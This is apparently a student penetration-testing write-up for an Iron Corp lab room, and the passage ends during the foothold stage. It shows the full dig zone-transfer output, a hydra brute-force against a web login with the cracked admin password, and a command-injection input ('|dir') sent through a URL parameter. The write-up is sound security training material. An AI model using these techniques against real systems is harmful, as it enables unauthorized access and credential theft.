PenTest 2
ROOM Iron Corp

Hustlers


Members

ID	Name	Role
1211100708	Muhammad Faiz BIn Mohd Fauzi	leader
1211101962	Barath A L Saravanan	member
1211101804	Akhileshnaidu A/L Jaya kumar	member

Recon and Enumeration


Tools used:nmap,dig,hydra

Thought process and methodology:



After applying nmap it will start to scan all the available ports.
It will take few minutes to scan.

This is the admin.ironcorp.me:8080 port web.




We also got the port 11025.Next,access the port 11025 in the web browser. It shows the same thing as port 8080.

```
┌──(root㉿kali)-[/home/kali]
└─# dig @10.10.253.36 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.253.36 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 307 msec
;; SERVER: 10.10.253.36#53(10.10.253.36) (TCP)
;; WHEN: Tue Aug 02 13:03:22 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

┌──(root㉿kali)-[/home/kali]
└─#
```

Remember for the nmap result on port 53,with dig tools, we can get any sub domain or information that may relevent
We found 2 subdomains that run internally.

```
File  Actions  Edit  View  Help
kali@kali: ~ ×   root@kali: /home/kali ×
  GNU nano 6.2
127.0.0.1       localhost
127.0.1.1       kali
10.10.253.36    ironcorp.me
10.10.253.36    admin.ironcorp.me
10.10.253.36    internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We should add admin.ironcorp.me and internal.ironcorp.me
We can only access one subdomain.
So we tried it.




The subdomain was protected and needed username and password to open it.
We entered the username and password we got and it was ready to access.

```
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/hosts

┌──(root㉿kali)-[/home/kali]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz -s 11025 admin.ironcorp.me http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 13:12:19
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1087.00 tries/min, 1087 tries in 00:01h, 14343312 to do in 219:56h, 16 active
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 13:13:40

┌──(root㉿kali)-[/home/kali]
└─#
```

Starting to scan Hydra
It will scan and provide password.


Final result:




This is the admin.ironcorp.me:11025 port web.

Initial Foothold


Tools used:Burp suite,terminal, mozilla firefox




We got the “You can find your name here” after copy pasting internal.ironcorp.me after the admin.ironcorp.me:11025




Copy “here” link address.




Paste the link address.




The name will appear as Equinox




After adding the |dir we got the directory.




We have to turn on intercept in burpsuite and refresh the webpage. Then send wording in Raw in burpsuite to repeater then turn of the intercept



